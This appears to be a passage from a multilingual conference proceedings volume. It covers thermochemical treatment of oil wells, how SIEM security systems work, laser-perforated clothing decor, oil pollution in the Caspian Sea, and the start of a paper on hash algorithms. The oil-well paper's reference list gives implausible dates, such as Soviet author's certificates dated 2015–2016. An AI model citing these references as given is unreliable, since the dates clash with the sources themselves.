Жұмыс аяқталғаннан кейін ұңғыма 1,0 – 2,0 сағатқа жабылады. Бұл уақыт мұнайдың ауыр құрамдас бөліктерін ұңғы аймағының кеуектерінде және қабат тереңдігінде еріту және өңделген ерітіндіні қабатқа тереңірек енгізу үшін жеткілікті. Осыдан кейін ұңғыма бірқалыпты пайдалануға беріледі. Айта кету керек, ұңғымаларды іске қосқаннан кейін саңылаулардағы кез келген қалдықтарды, соның ішінде сазды-құмды бөлшектер мен бұрғылау ерітіндісінің қалдықтарын тазалауда термохимиялық реакция нәтижесінде бөлінген газ және тазарту ерітіндісін қабатқа терең енгізу басты рөл атқарады. Ұңғымалардың түп аймағындағы кеуектердегі ауыр мұнай компоненттерінің балқыған қалдықтары кеуекті кеңістікте ілүлі күйінде қалады. Бұл жағдайда қабаттан жоғары қысыммен ұңғымаға қайтып келетін газ өзінің жоғары жылдамдығының арқасында, өз жолын кез келген кедергілерден, соның ішінде осы ілмелі қалдықтардан тез тазартады. Бұл ұңғыдан мұнай өндіруді ұлғайта отырып, ұңғы түбінің қабат аймағының өткізгіштігінің одан әрі артуына ықпал етеді.

Қорытынды

- тұтқырлығы жоғары мұнай кен орындарында жұмыс істейтін өндіру ұңғымаларының түптік аймағын термохимиялық өңдеу үшін жаңа құрам әзірленді;
- тұтқырлығы жоғары мұнай кен орындарында өндіру ұңғымаларының түптік аймағын термохимиялық өңдеу әдісі ұсынылды;
- ұсынылған әдісті қолдана отырып, ұңғыма түбі аймағының өткізгіштігін толық қалпына келтіруге қол жеткізуге болады;

- әртүрлі кен орындарындағы мұнайлардың физикалық және химиялық қасиеттерін ескере отырып, композициялық құрамдастардың кең диапозондағы өзгеруі эксперименталды түрде мүмкін болады;

Қолданылған әдебиеттер тізімі

1. Аглиуллин М.М. «Способ термохимической обработки призабойной зоны нефтяных скважин» Патент RU2320862C2, 2017-10-27, 2018-03-27
2. Александров Е.Н., Щербина К.Г., Дараган Е.В., Доманов Г.П., Мовшович Э.Б. «Способ термохимической обработки продуктивного пласта и горюче-окислительный состав для его осуществления» Патент RU2153065C1, 2009-08-27, 2010-07-20.
3. Эдвард Д. МакКейб. «Способ увеличения добычи углеводородных скважин обработкой горячими кислотными растворами». - Патент США. № 3367417, кл. 166-40. 2018 г.
4. Джон Л. Гидли. «Способ кислотной обработки кремнистых образований». - Патент США. №3548945, 2014, кл. 166-307.
5. Ибрагимов Г.З., Сорокин В.А. «Кислотные обработки с использованием поверхностно-активных веществ». – а.с. СССР № 828047, 2016, кл. E21B 43/27.
6. Кнунянц И.Л. «Химическая энциклопедия». Из-во «Советская энциклопедия» (Советская энциклопедия) Москва т.4, 2016, с.899.
7. Когарко, Маргулов, Гарушев и др. «Способ обработки нефтегазовой скважины». - авторское свидетельство СССР № 991034, 2015, кл. E21B 43/27.
8. Мирзаджанзаде А.Х., Аметов И.М., Хасаев А.М., Гусев В.И. «Технология и техника добычи нефти». М., Недра, 2016, 382с.
9. Мустафин, Максutow, Ткаченко, Булгаков. «Способ обработки призабойной зоны скважин». - авторское свидетельство СССР № 783464, 2015, кл. E21B 43/27.
10. Салаватов Т.С., Абдуллаев М.Г., Гараев Р.Г., Хамитов Н.М., Джаманбаев С.Е. «Способ повышения продуктивности скважин за счет термохимической обработки призабойной зоны», Журнал "Научное обозрение" №9, 2016. С. 25-30
11. Салаватов Т.Ш., Османов Б.А. «Способы увеличение производительности скважин». Учебное пособие. Баку. 2015, с.190.

ПРИНЦИП РАБОТЫ SIEM СИСТЕМ

Керимбаева Венера

сеньор-лектор университета АТУ

Уйпалакова Динара

сеньор-лектор университета АТУ

Адилбекова Айжан

сеньор-лектор университета АТУ

Төлеушова Айнұр

сеньор-лектор университета АТУ

Принцип работы SIEM систем — это, по большей части, циклический набор действий. Система собирает информацию из всевозможных источников, подвергает анализу данные в режиме реального времени, при надобности воспринимает превентивные меры, организует базы данных, подвергает анализу воздействия пользователей по итогам предшествующего прогноза, делает предупреждения и оповещения о критичных событиях.

Отдельными компонентами обеспечивается функционирование системы SIEM. Агенты несут ответственность за сбор информации из источников. Серверы-сборщики суммируют информацию из источников, сервер базы данных хранит информацию, сервер корреляции отвечает за мониторинг и анализ информации.




Рисунок 1 – Принцип работы SIEM систем

Главными источниками для системы SIEM считаются различные корпоративные системы:

- DLP-системы. Они передают данные об уходе несанкционированной информации из корпоративной сети и о нарушении привилегий;
- системы контроля доступа и аутентификации. Предназначен для контроля доступа к информационному потоку;
- ресурсы IDS / IPS. Они передают данные о сетевых атаках, изменении прав доступа;
- сетевое оборудование. Учитывает сетевой трафик, контролирует доступ пользователей к информационным потокам;
- межсетевые экраны. Они передают данные об опасных происшествиях, вредоносном ПО;

- журналы событий сервера и тонкого клиента. Контроль соблюдения прав доступа и политики информационной безопасности;
- антивирусные платформы. Уведомлять об угрозах в виде вредоносного кода, изменения конфигураций или политик конфиденциальности, сообщать о работе баз и программного обеспечения;
- системы веб-фильтрации. Обобщение и передача данных о том, какие запрещенные или вредоносные сайты в Интернете посещают пользователи.

По мере того как данные становились все более конфиденциальными, а технологии — более мощными, системы SIEM (SIM + SEM) стали способны принимать, обрабатывать и хранить большие объемы данных. ИТ-решения SIEM следующего поколения могут использовать оповещения на основе сигнатур для выявления угроз в собранных данных. Однако таким образом могут быть идентифицированы только те оповещения, которые выявили индикаторы компрометации (IOC) определенной угрозы [8].

Чтобы было ясно, если тип атаки, которой подвергается система, не занесен в каталог IOC, SIEM первого поколения не сможет его обнаружить. Основным недостатком этих систем была очень ограниченная способность обнаруживать неизвестные киберугрозы.

Приведу практический пример: можно было использовать такое правило: «выдавать предупреждение, если пользователь вводит 10 неправильных паролей подряд». Теоретически это можно использовать для обнаружения атак методом подбора пароля. Но что, если злоумышленник попробовал только 9 паролей подряд? Или что, если тревога была поставлена для очень забывчивого пользователя?

SIEM-система обрабатывает и подвергает анализу приобретенные данные на базе математических расчетов и сопоставления статистических данных. В классических заключениях критерии анализа почаше всего задаются вручную. К примеру, при настройке формируется сценарий, сообразно которому разовый конфликт не дает опасности, а вторичный под одной учетной записью значит попытку отыскать код доступа.

Система SIEM позволяет обнаруживать:

- индивидуальные инфекции и вирусные эпидемии;
- внешние и внутренние кибератаки;
- попытки получить несанкционированный доступ к защищенным информационным потокам;
- ошибки и нарушения в работе информационных систем;
- нарушение конструкции защитных средств;
- слабые места защиты;
- факты корпоративного мошенничества;
- целенаправленная кража.

Смена ландшафта угроз в сторону сложных много векторных атак и так же возрастающая сложность комплекса средств защиты приводят к быстрому росту популярности систем SIEM во всем мире. Такие решения позволяют отслеживать информационные системы и в том числе анализировать события безопасности в реальном времени, например, происходящие на сетевых устройствах, рабочих станциях, средствах защиты информации и других элементах ИТ-инфраструктуры компании. Собранные данные и проанализированные информации помогают определять инциденты или аномалии информационной безопасности, которые оставались невидимыми в том числе для специализированных средств защиты. Практически каждый день в новостях публикуются факты об успешных атаках на организации, в которых, не должно быть проблем с бюджетами ИБ и со штатом грамотных специалистов. В свою очередь, рост информационных рисков приводит к необходимости большей активности в области информационной безопасности, автоматизированного и тщательного анализа событий, так же необходимости предвидеть

атаку, прогнозировать ее развитие или, по крайней мере, локализовать проблему с меньшими потерями. Современные SIEM-системы могут многое из этого сделать.

Различные предложения SIEM-решений по-разному подходят к интеллектуальному анализу данных и управлению событиями; однако все они имеют одинаковый процесс сбора и обработки данных. Понимание этого процесса важно не только при настройке SIEM для обработки данных, но и при устранении неполадок SIEM, поскольку он возвращает результаты из собранных данных, которые не соответствуют ожиданиям аналитика. Возможные ошибки могут возникнуть на любом этапе жизненного цикла обработки данных SIEM-решения. Я считаю, что легче всего исправить распространенные ошибки на ранних этапах жизненного цикла использования SIEM, что означает корректировку способа отправки данных или изменение способа анализа данных решением SIEM, а не попытки добиться хороших результатов с плохими данными. Помните, что я сказал в начале этой главы: мусор на входе, мусор на выходе.

Давайте рассмотрим стандартный рабочий процесс обработки данных SIEM-решения:

Анализ данных. Когда решение SIEM начинает получать данные, оно сначала пытается определить формат данных. Определение формата позволяет решению SIEM анализировать поля данных и связывать связанные значения, что означает, что поле для числовой суммы будет иметь связанное числовое значение. Формат, используемый отправителем данных, будет отличаться в зависимости от типа системы и доступных параметров экспорта данных, что может вызвать проблемы для решения SIEM, если оно не может определить, в какую структуру экспортируются данные.

Решение SIEM включает анализатор журналов, который преобразует импортированные данные в структурированный формат данных, который может понять инструмент. Многие решения SIEM обеспечивают анализ общих источников данных; однако иногда необходимо настроить синтаксический анализ, чтобы данные были преобразованы в надлежащую структуру, с которой может работать решение SIEM.

Нормализация и категоризация данных: процесс нормализации объединяет события, содержащие различные элементы данных, в согласованный формат, содержащий только общие и полезные атрибуты событий. Атрибуты события включают время, сетевой адрес, выполненную операцию и т. д. Процесс категоризации включает добавление контекста к событиям. Сюда могут входить системные события, данные аутентификации, локальные операции и т. д., например, решение SIEM может группировать данные о хостах, данные о сетевых устройствах и сведения из инструментов безопасности в разные сегменты в зависимости от того, как данные будут анализироваться. Этот процесс сортировки имеет решающее значение для преобразования данных в полезную информацию.

Обогащение данных. Решение SIEM применяет дополнительную информацию, чтобы сделать данные более полезными. Примеры обогащения данных включают привязку данных к известному вредоносному источнику, отметку необычного времени использования данных или корректировку новых обрабатываемых данных на основе любого количества факторов, с которыми ранее сталкивалось решение SIEM.

Индексирование данных: я открыл эту главу, объяснив, как организации генерируют тонны данных. Чтобы решение SIEM предлагало интеллектуальный анализ данных, ему нужен способ разработки индекса общих атрибутов для всех тонн собранных данных. Индекс данных позволяет SIEM решению для поиска ключевых терминов и быстрого сбора связанных результатов вместо сканирования всех необработанных данных. Эта возможность критически важна для решения SIEM, чтобы иметь возможность искать вещи в разумные сроки. Если решение SIEM требует много времени для анализа данных, вероятно, оно неправильно индексирует данные или не предлагает индексацию.

Хранение данных: после того, как данные проиндексированы, они сохраняются, чтобы решение SIEM могло получить к ним доступ. Традиционное хранилище означало хранение всех событий в централизованной системе в течение определенного периода времени и архивирование данных, прошедших этот конкретный момент времени. Сегодня организации используют технологию озера данных, такую как Amazon Simple Storage Service (Amazon S3), чтобы обеспечить облачное хранение данных и более гибкое резервное копирование данных. Требования к хранению данных будут определять, как долго данные хранятся, формат, в котором они хранятся, и где они хранятся.

Большинство инструментов безопасности, предназначенных для импорта журналов (например, SIEM), поддерживают общепринятые форматы, такие как CSV, JSON или Common Event Format (CEF). Какой бы формат ни использовался, решение SIEM должно идентифицировать поля для определенных элементов данных, таких как время журнала и IP-адрес, связанный с журналом. Иногда формат содержит переменную, за которой следует результат, а иногда эти элементы меняются местами. Например, журнал CSV может отображать дату и время, когда событие произошло, как 3/31/20 9:40:55 EST, представленное как дата, время и часовой пояс. Если решение SIEM ожидает, что эти три элемента расположены в другом порядке, оно может отображать неверные данные, вызывать сообщение об ошибке или иметь другие негативные последствия.

Пример неправильного форматирования времени представляет собой проблему, которая, вероятно, приведет к действительно плохой ситуации. Время имеет большое влияние на то, как данные журнала используются в решении SIEM. Если злоумышленник может изменить время, связанное с журналами, цифровой след злоумышленника может остаться незамеченным, а также полностью стереться. Представьте, что злоумышленник меняет время журналов, чтобы показать, что события, произошедшие за последние несколько часов, произошли несколько лет назад. Решение SIEM будет видеть эти журналы и реагировать по-разному, что может включать архивирование или полное удаление журналов на основе его убежденности в том, что это старые данные! Неправильный анализ данных может вызвать аналогичную ситуацию, когда решение SIEM настроено для хранения только текущих журналов; он может интерпретировать дату в поле времени в журнале как устаревшую и удалить журналы.

Анализ SIEM решений: SIEM будет выполнять дополнительные действия после индексации данных, чтобы помочь аналитику получить ценность из того, что было собрано. Решение SIEM выполняет дедупликацию данных и последующую индексацию консолидации событий. Цель этого шага - уменьшить объем данных, доставляемых аналитику, когда он запускает отчеты или отслеживает события в виджетах в реальном времени. Это может быть особенно полезно для повторяющихся данных, таких как повторяющийся сигнал тревоги. Вместо того, чтобы отправлять один и тот же журнал сигналов тревоги на свою информационную панель, решение SIEM обычно преобразует несколько предупреждений в одно событие и включает счетчик того, сколько раз было просмотрено предупреждение.

В решениях SIEM также применяется корреляция событий к данным, что включает сравнение событий с другими данными о событиях для определения более крупного события. Корреляция событий работает путем объединения нескольких событий из одного источника или из нескольких источников на основе определенных критериев, таких как IP-адрес, идентификатор пользователя или временное окно. Решения SIEM используют правила корреляции событий, чтобы помочь процессу принятия решений на основе набора агрегированных данных или последовательности определенных условий в потоке событий. Многие правила корреляции создаются с использованием логики «if / else», что означает, что при возникновении определенных событий пометьте это как событие корреляции. Например, если сканирование портов и предупреждения об утечке данных связаны с одним

и тем же IP-адресом, возможно, оба события являются частью более крупного инцидента, который будет отмечен как более высокий уровень риска, потому что в сочетании эти два события представляют собой сеть. нарушение. Этот пример правила корреляции может быть закодирован как «если флаг сканирования порта и флаг эксфильтрации данных видны с одними и теми же данными, генерировать новое предупреждение с именем событие корреляции». Корреляция событий — это критическое значение, получаемое в результате централизации данных в рамках решения SIEM. Ранее я заявлял, что одна огромная ошибка, которую допускают менее зрелые организации по безопасности, — это изолированное представление об отдельных событиях безопасности. Корреляция событий пытается автоматизировать процесс просмотра нескольких событий, что позволяет лучше предоставлять аналитику данные о событиях.

Список литературы

1. Мартин Дж. SIEM: Управление событиями информационной безопасности. Пер. с англ. — М.: Диалектика, 2021.
2. Stallings, W. Network Security Essentials: Applications and Standards. — 6th ed. Pearson, 2023.
3. NIST Special Publication 800-92: Guide to Computer Security Log Management. — National Institute of Standards and Technology, 2006.

УДК 687.016

ДЕКОР В СОВРЕМЕННОЙ ОДЕЖДЕ

Нұрбай С.Қ.

Международная образовательная корпорация, Алматы, Казахстан

Омирханова Е.О.

Казахский национальный педагогический университет имени Абая, Алматы, Казахстан

Информация об авторах:

Нұрбай Сәуле Құрбанбекқызы – доктор PhD, Международная образовательная корпорация, Алматы, Казахстан

Омирханова Еркежан Омирхановна - ктн, Казахский национальный педагогический университет имени Абая, Алматы, Казахстан

В настоящее время потребитель предъявляет высокие требования к современной одежде. Так, она должна быть не только хорошо сконструирована и изготовлена из текстильных материалов с высокими эксплуатационными свойствами, но и выражать индивидуальность человека. Индивидуализировать образ потребителя позволяет проектирование отделки к одежде.

Отделка в значительной степени формирует эстетическое восприятие, позволяет существенно улучшить качество и расширить ассортимент одежды. Современная мода отдает предпочтение видам отделки, в которых сочетаются элементы ручного декорирования материалов и новые технологии изготовления.

С появлением новых видов материалов и новых видов отделки с различными свойствами возникает необходимость исследовать и оценивать технологию получения отделки. В ранее проведенных исследованиях [1] на основе теоретического осмысления многообразия видов отделки была составлена их классификация. Данная классификация представлена в виде структурной многоуровневой схемы, где все виды отделки одежды рассматриваются по четырем уровням:

1) по способу изготовления: поверхностная отделка, объемная отделка, дополнительные аксессуары;

2) по способу воздействия на материал: механическое воздействие, физико-химическое воздействие, комбинированное воздействие;

3) по способу соединения (фиксации) отделки: ниточное соединение, клеевое соединение, сварное, заклепочное, фиксация с помощью влажно-тепловой обработки (ВТО), фиксация с помощью ВТО и химических средств;

4) по ассортименту (наименованию) видов отделки: аппликация, вышивка, отделочные строчки и швы, отделочная фурнитура, отделка шнуром, бейкой, бахромой, складки, драпировки, защипы, буфы, плиссе, гофре и т.д.

Анализ современных модных тенденций в одежде с позиции изучения видов и способов выполнения отделки показал еще большее их разнообразие, что свидетельствует о необходимости внесения дополнений в существующую классификацию, чтобы накопленные знания привели к уровню системного подхода для точного ориентирования в многообразии видов и технологии выполнения отделки в одежде.

Установлено, что современная мода возвращает внимание к ручной работе, не отрицая, однако, что быстро развивающиеся высокотехнологические инженерные разработки расширяют инновации в отделке швейных изделий. В настоящее время все

большее внимание привлекает отделка, в которой сочетаются элементы ручной работы и новые методы ее изготовления (сварка, склеивание, лазерная обработка и др.). Зачастую новые технологии отделки одежды связаны с использованием традиционного опыта декорирования различных материалов или с перенесением традиционных способов отделки на новые материалы. В ходе исследовательской работы по ретроспективе и перспективе развития технологий выполнения отделки, следует отметить значительное влияние на эти технологии процессов дифференциации и интеграции в мировой промышленности химических волокон и текстиля. Известно, что большое разнообразие отделок характерно для изделий высокой моды и индивидуализированного спроса, для которых традиционно изысканным украшением служат такие виды отделки, как объемная вышивка и аппликация, перфорация, инкрустация, новые методы крашения и печатания и др., которые ранее не были представлены в существующей классификации.

Также многие известные и неизвестные дизайнеры ищут вдохновения в старых техниках декора и отделок, но находят новое звучание в изделии с их использованием. Как известно, мода циклична. И старые техники декора находят свое применение на современном этапе производства одежды, и при создании техник декора используются инновационные идеи для их воплощения.



Рисунок 1 – Перфорация в коллекциях Роберто Кавалли [3]

В основном, перфорированные узоры на ткани и коже представили Донателлы Версаче, Роберто Кавалли, Александр Маккуин, Берберри Прорсум и многие другие (рис. 1, 2).



Рисунок 2 – Перфорация в коллекциях Кэлвин Кляйн, Джейсон Ву

Помимо лаконичных моделей, полупрозрачных из-за множества мелких близко расположенных отверстий, дизайнеры представили и более романтическую и сексуальную версию тренда. Они украсили сложной перфорацией вечерние платья, юбки и блузы. При этом рисунок на ткани может быть настолько сложным и искусно выполненным, что с трудом можно отличить кожу от кружева, а прорези – от рисунков на ткани. Versace и Roberto Cavalli не могли обойти вниманием этот тренд и упустить возможность придать чувственность кожаным моделям благодаря использованию лазерной перфорации. У Донателлы Версаче кожаные перфорированные вставки украшают платья, а юбки и вовсе полностью сшиты из перфорированной кожи. Роберто Кавалли представил белый total-look, отвечающий последним трендам: разнообразные прорези на рубашке, жакете и брюках дополнены декором из жемчужин.

Поскольку имеющиеся в специальной литературе сведения о данном виде отделки носят в основном описательный характер, то были выполнены теоретические и экспериментальные исследования отделки одежды перфорацией.



Рисунок 3 - Классификация видов перфорации в одежде [2]

Данный вид техники широко применяется в Республике Казахстан при создании национальной одежды с элементами казахского орнамента



Рисунок 4 — Казахский национальный камзол, выполненный в технике «перфорация»

Известно, что в мире очень много других, не менее интересных техник и способов декора, которые создаются каждый день. В своих коллекциях дизайнеры используют не только старые, проверенные способы декорирования, но и создают новые, с применением инновационных технологий. Например, создание декоративных элементов с помощью 3D принтеров.

Несомненно, современная мода не обходится без декора. В этой связи выявлено, что сфера применения женской одежды с декором очень обширна и многообразна. В РК одежда с применением декора является особенно актуальной, т. к. используется во многих сферах жизни. Это могут быть национальные праздники, торжественные и светские мероприятия, и т.д.

Литература:

1. Крюкова, Н. А. Технологические процессы в сервисе. Отделка одежды из различных материалов: учеб. Пособие. — М.: ФОРУМ: ИНФРА-М, 2007. — 440 с.
2. Якунина А. В., Азизян И. А. Традиции и инновации в отделке современной одежды // Научно-методический электронный журнал «Концепт». — 2016. — Т. 11. — С. 3196–3200. — URL: <http://e-koncept.ru/2016/86675.htm>.

ENVIRONMENTAL PROBLEMS ARISING FROM THE EXPLOITATION AND TRANSPORTATION OF OIL AND GAS

Novruzlu Elmin Aliyar

Sumgayit State University, Master's degree

Abstract

The exploitation and transportation of oil and gas, while crucial to the global economy, can cause significant environmental problems. These processes, involving the extraction, processing, and transportation of natural resources, are associated with various environmental risks. This article discusses the key ecological problems caused by oil and gas exploitation and transportation, as well as potential solutions. First and foremost, oil spills and gas leaks pose significant harm to the natural environment. These spills, occurring in both marine and terrestrial areas, have serious effects on aquatic ecosystems, soil, and local flora and fauna. Oil spills in particular, especially those in marine environments, threaten the lives of fish and other marine life, causing long-term damage to the ecosystem. Air pollution also remains a significant ecological issue. During the extraction and processing of oil and gas, harmful gases such as carbon dioxide (CO₂), methane (CH₄), and others are released into the atmosphere, accelerating global warming. This contributes to climate change and exacerbates global environmental problems. Additionally, the disruption of ecosystems and the destruction of flora and fauna are consequences of these processes. The development and transportation of oil and gas fields often require interference with nature, leading to the destruction of natural habitats, the extinction of species, and a reduction in biodiversity. The article proposes several solutions to mitigate these environmental issues. Transitioning to sustainable energy sources, implementing clean technologies, and monitoring and regulating environmental impacts can help protect the environment. Furthermore, restorative measures and emergency response strategies can be used to preserve ecosystems. Overall, to address the environmental problems associated with oil and gas exploitation and transportation, cooperation and effective regulatory mechanisms between governments, international organizations, and companies are essential.

Keywords: Caspian Sea, environmental problem, oil, gas, human activity

Introduction

The ecological problems of the Caspian Sea and its coast are a result of the long-term intensive economic development history of the countries in this region. These problems are further exacerbated by both natural changes and contemporary socio-economic issues. The impacts of ecological problems on society can be classified into two categories—direct and indirect. Direct impacts, such as the loss of biological resources (industrial fish species and their food objects), can be measured economically. For instance, the reduction of sturgeon fish stocks in the Caspian Sea can be quantified through the loss of sales for Caspian countries. This also includes the costs incurred to compensate for the damage (e.g., building fish breeding facilities) [3]. Indirect impacts are related to the loss of ecosystems' self-purification ability, the disruption of balance, and the shift to a new state. For society, this manifests in the reduction of the aesthetic value of landscapes and worsened living conditions for the population. Additionally, these losses often lead to direct economic losses (e.g., impacts on the tourism sector, etc.) [4].

When journalists discuss how the Caspian falls within the "interest spheres" of various countries, they sometimes overlook the fact that these countries themselves are part of the Caspian's influence zone. For example, against the backdrop of the expected 10-50 billion dollars of Western investment in Caspian oil, the economic losses resulting from the massive destruction of Caspian herring are estimated at only 2 million dollars. However, this actually means the loss of 200,000 tons of cheap protein food. The food shortages resulting from this in the Caspian region could lead to instability and social risks, which may pose a real threat to Western oil markets and even trigger a large-scale fuel crisis under unfavorable conditions. A significant portion of the damage to nature caused by human activities is not taken into account in economic calculations. Due to the lack of methods for the economic valuation of biodiversity and ecological services, planning authorities in Caspian states tend to prioritize the development of extraction industries and "agrarian industries" over the sustainable use of biological resources, tourism, and recreation. The main pollutant in the Caspian Sea is oil. Oil pollution hinders the development of the Caspian's phytobenthos and phytoplankton, particularly blue-green and diatom algae, reduces oxygen production, and accumulates in bottom sediments. The increase in pollution also negatively impacts the exchange of heat, gases, and moisture between the surface water and the atmosphere. As a result of the spread of oil layers over large areas, evaporation rates decrease significantly [1].

The impact of oil pollution is most apparent in waterfowl. When in contact with oil, the feathers of birds lose their waterproofing and thermal insulation properties, leading to their rapid destruction. Mass bird deaths have been repeatedly observed in the Absheron area. For example, according to reports from the Azerbaijani media, around 30,000 birds perished in 1998 near Qöl Island, located close to the settlement of Alyat. The proximity of reserves to oil wells poses a constant threat to Ramsar wetland areas on both the western and eastern shores of the Caspian [5].

The impact of oil spills on other aquatic animals is also significant, though less visible. In particular, there is a correlation between the start of oil extraction and the reduction of the number of Caspian perch and the loss of its resource value (its spawning areas overlap with oil extraction zones). Even more dangerous is the destruction of entire habitats, not just individual species, due to pollution. For example, the Soymonov Bay in Turkmenistan and large areas along the western coast of the South Caspian are vulnerable. Unfortunately, the areas where fish larvae grow in the South Caspian significantly overlap with oil and gas reserves, and the Marovsk marshes are located very close to these areas. Before oil exploration began in the North Caspian, the pollution level was low due to limited studies and the special protected status of this sea section. However, after the discovery of the Tengiz field and later the Keshagan field, the situation changed. On September 23, 1993, the Kazakh government's decree No. 936 and the Russian Federation's Government decree No. 317 on March 14, 1998, lifted the protected status of the North Caspian, allowing oil exploration and extraction. The pollution risk here is particularly high because this area is characterized by shallow waters, high layer pressures, etc. Recall that the accident at Tengiz No. 37 well in 1985 caused the release of 3 million tons of oil and the destruction of nearly 200,000 birds [2].

In recent years, a decline in investment activity in the South Caspian has brought some cautious optimism. It is now clear that a sharp increase in oil extraction in the Turkmenistan and Azerbaijan sectors is unlikely. According to forecasts made in 1998, Azerbaijan was supposed to extract 45 million tons of oil by 2002 (in reality, this figure was about 15 million tons). Currently, the existing extraction capacity is sufficient only to operate oil refineries at full capacity. However, the already discovered fields will be exploited, which will increase the risk of accidents and large-scale spills in the sea. Oil extraction in the North Caspian is more dangerous, and in the coming years, annual extraction is expected to reach 50 million tons, with projected resources amounting

to 5-7 billion tons. In recent years, the North Caspian has been at the forefront of accident statistics [6].

The history of oil extraction in the Caspian is also the history of its pollution, with each of the three "oil booms" leaving its mark. Although oil extraction technology has improved, the specific pollution associated with increased production remains largely unaffected. It appears that pollution levels in the Baku Bay and other oil extraction areas were approximately the same during the first (until 1917), second (1940s-50s), and third (1970s) oil extraction peaks. In Turkmenistan, anthropogenic pollution was particularly notable during the Great Patriotic War (1941-1945), when the Tuapse Oil Refinery was relocated here. This was accompanied by a mass destruction of waterfowl. In the narrow coastal strips and islands of the Turkmenbashy Bay, as stormy waves erode the shores, "asphalt trails" formed from oil seeping into the sand periodically emerge. Starting in the mid-1970s, a strong oil and gas extraction industry began to form along the coast of Western Turkmenistan, stretching approximately 250 km. In 1979, the exploitation of the Dagaçık and Aligöl, Barsa-Gelmes, and Komsomol fields began on the Cheleken Peninsula [7].

Significant pollution in Turkmenistan's Caspian sector occurred during the intensive development of the Lam and Jdanov bank fields: 6 open wells with flame-accompanied oil leaks, 2 gas and water eruptions, as well as multiple emergency situations were recorded. Between 1982-1987, despite numerous legislative acts (decisions, decrees, instructions) and local monitoring agencies, the hydrochemical condition in the oil extraction areas remained very unhealthy. During the period of reconstruction, against the backdrop of a general decline in production, the situation with oil pollution began to improve. In 1997-1998, the amount of oil products along the southeast shores of the Caspian decreased several times, although it was still 1.5-2 times higher than normal. This improvement was related not only to the absence of drilling activities and the general reduction in operations but also to the modernization of the Turkmenbashy Oil Refinery, which led to a reduction in waste discharge. The reduction in pollution levels had an immediate positive impact on the biota's condition. In recent years, algae have proliferated in Turkmenbashy Bay, indicating improved water quality. Even in the previously most polluted Soymonov Bay, shrimp have started to appear [6].

In addition to oil, another significant risk factor threatening the biota is the discharge of waters related to oil extraction. Typically, the separation of oil and water takes place onshore, after which the water is discharged into "evaporation ponds." These ponds are used as natural depressions (valley depressions, salt marshes) or, rarely, as barcan depressions. Since these waters have high salinity (100 g/l and more), oil residues, surface-active substances (SAS), and heavy metals, they do not evaporate but spread over the surface, seep into the soil, and flow into underground waters, eventually reaching the sea. In comparison, the impact of solid waste is less significant. This category includes remnants of oil extraction equipment and structures, drilling waste, etc. In some cases, these materials contain hazardous substances such as transformer oils, heavy metals, and radioactive materials. The most well-known case is the sulfur deposits formed during the purification of Tengiz oil (6.9% by weight, approximately 5 million tons accumulated) [5].

The majority of pollution (about 90% of the total) flows into the Caspian via river waters. This applies to oil hydrocarbons, phenols, surface-active substances, organic matter, metals, and other indicators as well. In recent years, there has been a reduction in pollution levels from rivers, with the exception of the Terek River (where oil hydrocarbons exceed the norm by 400 times or more), where oil and waste flow from damaged oil infrastructure in Chechnya.

References

1. Abbasov, C.R. Xəzər dənizinin iqtisadi problemləri. Bakı, 2002
2. Kərimov, A.Ə., və İsrailov, A.Ə. "Neft-qaz yataqlarının istismarı ilə əlaqədar Xəzər dənizinin çirklənməsinin qiymətləndirilməsi məsələləri." Konfrans materialları, Bakı, 2002
3. Сорокин В.М., 2016. Влияние географии туризма на экономику Астраханской области // Научно-методический электронный журнал «Концепт». 2016.
4. Afandi, F., Sadigova, N. "Distribution of Trace Metals in the Coastal Waters of Caspian Sea, Baku, Azerbaijan." International Journal of Environment and Pollution Research, vol. 6, no. 1, 2018, pp. 1–7.
5. Brekhovskikh, V. F., and Ostrovskaya, E. V. "Pollutants in the Waters of the Volga-Caspian Basin, Astrakhan."
6. Vosoogh, A., Saeedi, M., and Lak, R. "Metal Fractionation and Pollution Risk Assessment of Different Sediment Sizes in Three Major Southwestern Rivers of Caspian Sea." Environmental Earth Sciences, vol. 76, 2017, p. 292.
7. Ahmadov, M., Ibadov, N. "The Concentration of Trace Metals and Hydrocarbons Depending on Water Column Depth in Caspian Sea Taken from Areas of Azerbaijan." Science Stays True Here, Biological and Chemical Research, Science Signpost Publishing, 2016, pp. 378–390.

ŞİFRƏLƏMƏ ALQORİTMLƏRİ

Asim ƏLİZADƏ

Azərbaycan Respublikasının Prezidenti yanında Dövlət İdarəçilik Akademiyası, magistrant

Xülasə. Bu məqalə, hash funksiyalarının əsas anlayışlarını və onların kriptografiya istifadə sahələrini araşdırır. MD5, SHA-1 və SHA-256 kimi məşhur hash alqoritmləri müzakirə olunur, onların təhlükəsizlik zəiflikləri və müasir kriptografik tələblərə cavab verən daha güclü alternativlərdən biri olan SHA-256-nın üstünlükləri vurğulanır. Hash funksiyalarının məlumatın bütövlüyünü yoxlamaq, rəqəmsal imzalar yaratmaq və parol yaddaş sistemlərində istifadəsi haqqında da geniş məlumat verilir. Məqalədə, müxtəlif hash funksiyalarının təhlükəsizliyi, üstünlükləri və məhdudiyyətləri də nəzərdən keçirilir.

Açar sözlər: Hash funksiyaları, MD5, SHA-1, SHA-256, şifrələmə, təhlükəsizlik, kriptografiya, rəqəmsal imzalar, parol, məlumat bütövlüyü.

Asim ALIZADA

The Academy of Public Administration under The President of The Republic of Azerbaijan,
Graduate student

ENCRYPTION ALGORITHMS

